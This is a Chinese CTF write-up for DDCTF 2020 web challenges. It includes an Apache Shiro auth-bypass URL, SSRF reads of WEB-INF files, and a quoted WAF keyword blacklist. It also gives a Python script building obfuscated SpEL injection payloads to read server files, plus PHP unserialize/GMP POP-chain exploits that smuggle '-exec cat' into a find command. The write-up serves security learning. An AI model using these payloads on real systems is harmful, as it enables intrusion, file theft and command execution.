
Easy Web

考的这个：CVE-2020-11989
这个CVE前几天还看过，差点没反应过来。。
参考：https://xz.aliyun.com/t/7964

但访问
http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/web/index.php

就行（但后面还是要用这个CVE绕进admin界面）

进入界面，这个莫名其妙的图片实在是太显眼了，本能地察觉有问题



SSRF，然后用fuzzDict中的字典跑了一下，可以读到WEB-INF/web.xml：

http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/web/img?img=WEB-INF/web.xml

```
<!DOCTYPE web-app PUBLIC
        "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
        "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app xmlns="http://java.sun.com/xml/ns/javaee" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/javaee http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd
"
         version="3.0" metadata-complete="false">
```

```
<display-name>Archetype Created Web Application</display-name>

<context-param>
  <param-name>contextConfigLocation</param-name>
  <param-value>
    classpath:spring-core.xml
  </param-value>
</context-param>

<listener>
  <listener-class>org.springframework.web.util.WebAppRootListener</listener-class>
</listener>

<listener>
  <listener-class>org.springframework.web.util.IntrospectorCleanupListener</listener-class>
</listener>

<listener>
  <listener-class>org.springframework.web.context.ContextLoaderListener</listener-class>
</listener>

<servlet>
  <servlet-name>springmvc</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
  <init-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>classpath:spring-web.xml</param-value>
  </init-param>
</servlet>

<servlet-mapping>
  <servlet-name>springmvc</servlet-name>
  <url-pattern>/</url-pattern>
</servlet-mapping>

<filter>
  <filter-name>encodingFilter</filter-name>
  <filter-class>org.springframework.web.filter.CharacterEncodingFilter</filter-class>
  <init-param>
    <param-name>encoding</param-name>
    <param-value>UTF-8</param-value>
  </init-param>
  <init-param>
    <param-name>forceEncoding</param-name>
    <param-value>true</param-value>
  </init-param>
</filter>

<filter-mapping>
  <filter-name>encodingFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>

<filter>
  <filter-name>safeFilter</filter-name>
  <filter-class>com.ctf.util.SafeFilter</filter-class>
</filter>

<filter-mapping>
  <filter-name>safeFilter</filter-name>
```

```
    <filter-name>safeFilter</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>

  <filter>
    <filter-name>shiroFilter</filter-name>
    <filter-class>org.springframework.web.filter.DelegatingFilterProxy</filter-class>
    <init-param>
      <param-name>targetFilterLifecycle</param-name>
      <param-value>true</param-value>
    </init-param>
  </filter>

  <filter-mapping>
    <filter-name>shiroFilter</filter-name>
    <url-pattern>/*</url-pattern>
  </filter-mapping>

  <error-page>
    <error-code>500</error-code>
    <location>/error.jsp</location>
  </error-page>

  <error-page>
    <error-code>404</error-code>
    <location>/hacker.jsp</location>
  </error-page>

  <error-page>
    <error-code>403</error-code>
    <location>/hacker.jsp</location>
  </error-page>

</web-app>
```

经典的Spring框架，知道这个对其实我们其实可以直接把大部分代码读出来了。
Spring是一个MVC框架，故读出来的文件中我们需要重点关注的是Controller控制层的代码
根据目前的情况，我们需要寻找能够帮助我们成为admin的信息

一番翻找后，在 /WEB-INF/classes/spring-shiro.xml 中有：

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/bea
ns/spring-beans.xsd">

    <bean id="shiroFilter" class="org.apache.shiro.spring.web.ShiroFilterFactoryBean">

        <property name="securityManager" ref="securityManager"/>

        <property name="loginUrl" value="/login"/>

        <property name="successUrl" value="/index"/>

        <property name="unauthorizedUrl" value="/unauthorized"/>

        <property name="filterChainDefinitionMap" ref="filterChainDefinitionMap"/>
    </bean>

    <bean id="filterChainDefinitionMap" factory-bean="filterChainDefinitionMapBuilder" factory-method="buildFilt
erChainDefinitionMap"/>

    <bean id="filterChainDefinitionMapBuilder" class="com.ctf.auth.FilterChainDefinitionMapBuilder"/>


    <bean id="securityManager" class="org.apache.shiro.web.mgt.DefaultWebSecurityManager">
        <property name="realm" ref="myRealm"/>
    </bean>


    <bean id="myRealm" class="com.ctf.auth.ShiroRealm">

    </bean>

</beans>
```


其下的 /WEB-INF/classes/com/ctf/auth/FilterChainDefinitionMapBuilder.class 中可以看到

```
package com.ctf.auth;

import java.util.*;

public class FilterChainDefinitionMapBuilder
{
    public LinkedHashMap<String, String> buildFilterChainDefinitionMap() {
        final LinkedHashMap<String, String> map = new LinkedHashMap<String, String>();
        map.put("/logout", "logout");
        map.put("/index", "authc");
        map.put("/download", "authc");
        map.put("/68759c96217a32d5b368ad2965f625ef/**", "authc,roles[admin]");
        return map;
    }
}
```

于是使用CVE绕过

```
http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/;/web/68759c96217a32d5b368ad2965f625ef/index
```

进入admin界面



后面就是绕WAF做SpE注入L，WAF在 WEB-INF/classes/com/ctf/util/SafeFilter.class 中

```
package com.ctf.util;

import javax.servlet.*;
import javax.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.util.Enumeration;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class SafeFilter implements Filter {
    private static final String[] blacklists = {"java.+lang", "Runtime|Process|byte|OutputStream|session|\"|'",
"exec.*\\(", "write|read", "invoke.*\\(", "\\.forName.*\\(", "lookup.*\\(", "\\.getMethod.*\\(", "javax.+script.
+ScriptEngineManager", "com.+fasterxml", "org.+apache", "org.+hibernate", "org.+thymeleaf", "javassist", "javax\
\.", "eval.*\\(", "\\.getClass\\(", "org.+springframework", "javax.+el", "java.+io"};
    private final String encoding = "UTF-8";

    public void init(FilterConfig arg0) throws ServletException {
    }

    public void doFilter(ServletRequest request, ServletResponse response, FilterChain filterChain)
            throws IOException, ServletException {
        request.setCharacterEncoding("UTF-8");
        response.setCharacterEncoding("UTF-8");
        Enumeration pNames = request.getParameterNames();
        while (pNames.hasMoreElements()) {
            String name = (String) pNames.nextElement();
            String value = request.getParameter(name);
            for (String blacklist : blacklists) {
                Matcher matcher = Pattern.compile(blacklist, 34).matcher(value);
                if (matcher.find()) {
                    HttpServletResponse servletResponse = (HttpServletResponse) response;
                    servletResponse.sendError(403);
                }
            }
        }
        filterChain.doFilter(request, response);
    }

    public void destroy() {
    }
}
```

后面没绕出来，贴一下原WP的exp：

```
import re

import requests
from flask import Flask, request

app = Flask(__name__)


def requestToServer(content):
    content = '[[${{{}}}]]'.format(content)
    url = 'http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/;/web/68759c96217a32d5b368ad2965f625ef/customiz
e'
    response = requests.post(url=url, data={'content': content}).text
    try:
```

```
        redirect = re.search('fetch \./(.*) !', response).group(1)
        url = 'http://116.85.37.131/6f0887622b5e34b5c9243f3ff42eb605/;/web/68759c96217a32d5b368ad2965f625ef/'
        url += redirect
        return requests.get(url).text
    except Exception as e:
        return str(e) + response


def toForNameOrStr(source, strFlag=False):
    res = 'T(Character).toString(%s)' % ord(source[0])
    for ch in source[1:]:
        res += '.concat(T(Character).toString(%s))' % ord(ch)
    if strFlag:
        return res
    return '0.class. forName({})'.format(res)


@app.route('/', methods=['GET', 'POST'])
def handler():
    content = request.form.get('content')
    dir = request.form.get('dir')
    file = request.form.get('file')

    if dir:
        # 单层：java.util.Arrays.toString(java.nio.file.Files.list(java.nio.file.Paths.get("/")).toArray());
        # 递归：java.util.Arrays.toString(java.nio.file.Files.walk(java.nio.file.Paths.get("/")).toArray());
        listDirPayload = 'T(java.util.Arrays).toString({}.list({}.get({})).toArray())'.format(
            toForNameOrStr('java.nio.file.Files'), toForNameOrStr('java.nio.file.Paths'), toForNameOrStr(dir, Tr
ue))
        print(listDirPayload)
        return requestToServer(listDirPayload)

    if file:
        # java.nio.file.Files.lines(java.nio.file.Paths.get("/flag")).findFirst().toString()
        catFilePaylod = '{}.lines({}.get({})).findFirst().toString()'.format(
            toForNameOrStr('java.nio.file.Files'), toForNameOrStr('java.nio.file.Paths'), toForNameOrStr(file, T
rue))
        print(catFilePaylod)
        return requestToServer(catFilePaylod)

    return requestToServer(content)


if __name__ == '__main__':
    app.run(debug=True)
```

看了看还有另外的思路是使用UrlClassLoader的

见 https://blog.play2win.top/2020/09/07/DDCTF2020_WEB_writeup%20/

Overwrite Me

直接给了源码

```php
<?php
error_reporting(0);

class MyClass
{
    var $kw0ng;
    var $flag;

    public function __wakeup()
    {
        $this->kw0ng = 1;
    }

    public function get_flag()
    {
        return system('find /FlagNeverFall ' . escapeshellcmd($this->flag));
    }
}

class Prompter
{
    protected  $hint;
    public function execute($value)
    {
        include($value);
    }

    public function __invoke()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|zlib|zip|bzip2|data|glob|phar|ssh2|rar|ogg|expect|\.\.|\
.\//i", $this->hint))
        {
            die("Don't Do That!");
```

```
        }
        $this->execute($this->hint);
    }
}

class Display
{
    public $contents;
    public $page;
    public function __construct($file='/hint/hint.php')
    {
        $this->contents = $file;
        echo "Welcome to DDCTF 2020, Have fun!<br/><br/>";
    }
    public function __toString()
    {
        return $this->contents();
    }

    public function __wakeup()
    {
        $this->page->contents = "POP me! I can give you some hints!";
        unset($this->page->cont);
    }
}

class Repeater
{
    private $cont;
    public $content;
    public function __construct()
    {
        $this->content = array();
    }

    public function __unset($key)
    {
        $func = $this->content;
        return $func();
    }
}

class Info
{
    function __construct()
    {
        eval('phpinfo();');
    }

}

$show = new Display();
$bullet = $_GET['bullet'];

if(!isset($bullet))
{
    highlight_file(__FILE__);
    die("Give Me Something!");
}else if($bullet == 'phpinfo')
{
```

```
    $infos = new Info();
}else
{
    $obstacle = new stdClass;
    $mc = new MyClass();
    $mc->flag = "MyClass's flag said, Overwrite Me If You Can!";
    @unserialize($bullet);
    echo $mc->get_flag();
}
```

转了一圈没啥思路，只能试着读那个hint.php

```
<?php

class Prompter
{
    protected  $hint='/hint/hint.php';

    public function execute($value)
    {
        include($value);
    }

    public function __invoke()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|zlib|zip|bzip2|data|glob|phar|ssh2|rar|ogg|expect|\.\.|\
.\//i", $this->hint))
        {
            die("Don't Do That!");
        }
        $this->execute($this->hint);
    }
}

class Display
{
    public $contents;
    public $page;
    public function __construct($file='/hint/hint.php')
    {
        $this->contents = $file;
        echo "Welcome to DDCTF 2020, Have fun!<br/><br/>";
    }
    public function __toString()
    {
        return $this->contents();
    }

    public function __wakeup()
    {
        $this->page->contents = "POP me! I can give you some hints!";
        unset($this->page->cont);
    }
}

class Repeater
{
    private $cont;
    public $content;
```

```
    public function __construct()
    {
        $this->content = array();
    }

    public function __unset($key)
    {
        $func = $this->content;
        return $func();
    }
}

class Info
{
    function __construct()
    {
        eval('phpinfo();');
    }

}

$chain1 = new Display();
$chain2 = new Repeater();
$chain3= new Prompter();

//$chain3->hint = "/hint/hint.php";
$chain2->content=$chain3;
$chain1->page = $chain2;


echo urlencode(serialize($chain1)) ;
//O%3A7%3A%22Display%22%3A2%3A%7Bs%3A8%3A%22contents%22%3Bs%3A14%3A%22%2Fhint%2Fhint.php%22%3Bs%3A4%3A%22page%22
%3BO%3A8%3A%22Repeater%22%3A2%3A%7Bs%3A14%3A%22%00Repeater%00cont%22%3BN%3Bs%3A7%3A%22content%22%3BO%3A8%3A%22Pr
ompter%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00hint%22%3Bs%3A10%3A%22.%2Ftest.php%22%3B%7D%7D%7D
```

然后bullet传进去后显示有个 /FlagNeverFall/suffix_flag.php，然而最后利用的是一个include函数，就算include了没有highlight_file(__FILE__)等我们依然没有办法拿到内容。

后面虽然注意到了$kw0ng这个值有些奇怪，以及看起来似乎有用但不知道有啥用的phpinfo ，但依然没有搜索到有价值的信息，无奈看WP

然后发现 http://117.51.137.166/hint/hint.php 能直接访问。。。一时语塞 个人感觉是题目出糊了，应该是反序列化读 hint/hint.php 来读 flag 的前半部分的（也有可能是干扰项，如果真是这样只能怪自己脑洞太小:) ）

写到这里时环境关了。。信息只能从WP拿了

hint.php：
Good Job! You've got the preffix of the flag: DDCTF{VgQN6HXC2moDAq39And i'll give a hint, I have already installed the PHP GMP extension, It has a kind of magic in php unserialize, Can you utilize it to get the remaining flag? Go ahead!

GMP利用相关的参考：
https://xz.aliyun.com/t/6781
https://bugs.php.net/bug.php?id=70513
https://paper.seebug.org/1267/
https://hackerone.com/reports/198734

大致的利用思路就是如果我们有一个可控的反序列化入口，目标后端PHP安装了GMP插件，如果我们找到一个可控的__wakeup魔术方法，我们就可以修改反序列化前声明的对象属性，并配合场景产生实际的安全问题。

一个可行的exp如下：

```php
<?php

class MyClass
{
    var $kw0ng;
    var $flag;

    public function __wakeup()
    {
        $this->kw0ng = 1;
    }

    public function get_flag()
    {
        var_dump($this->flag);
        return system('find /FlagNeverFall ' . escapeshellcmd($this->flag));
    }
}
class Display
{
    public $contents;
    public $page;
    public function __construct($file='/hint/hint.php')
    {
        $this->contents = $file;
        echo "Welcome to DDCTF 2020, Have fun!<br/><br/>\n";
    }
    public function __toString()
    {
        return $this->contents();
    }

    public function __wakeup()
    {
        $this->page->contents = "POP me! I can give you some hints!";
        unset($this->page->cont);
    }
}

$show = new Display();
$obstacle = new stdClass;
$mc = new MyClass();
$mc->flag = "MyClass's flag said, Overwrite Me If You Can!";
$inner = 's:1:"3";a:2:{s:4:"flag";s:63:"-iname sth -or -exec cat /FlagNeverFall/suffix_flag.php ; -quit";i:1;O:1
2:"DateInterval":1:{s:1:"y";R:2;}}}';
$exploit = 'a:1:{i:0;C:3:"GMP":'.strlen($inner).':{'.$inner.'}}i:1;O:7:"MyClass":1:{s:5:"kw0ng";R:3;}}';
unserialize($exploit);
var_dump($mc);
echo $mc->get_flag();
echo urlencode($exploit);
echo "\n";
?>
```

这里WP的师傅说不用 GMP 也能打，这里没太看懂啥意思，Mark一下

```php
<?php

class MyClass {
    var $kw0ng;
    var $flag;
}

class HintClass {
    protected $hint;
}

class ShowOff {
    public $contents;
    public $page;
}

class MiddleMan {
    public $content;
    private $cont;
}


$showoff = new ShowOff();
$myclass = new MyClass();
$myclass->flag = '-exec cat /flag {} ;';
$showoff->page = new MiddleMan();
$showoff->page->content = [$myclass, 'get_flag'];

$paylod = urlencode(serialize($showoff));
$url = 'http://117.51.137.166/atkPWsr2x3omRZFi.php?bullet=';
echo file_get_contents($url . $paylod);
```

总结：

这次比赛考的点还是比较新颖的。比如Web和Re结合的Web签到题。。
还有就是不太常见的Go语言这回被拿来出题了，看来还是啥都要会一点
好多题都卡在最后一步可能还是思路还不够广的原因吧，之后还是要多刷点题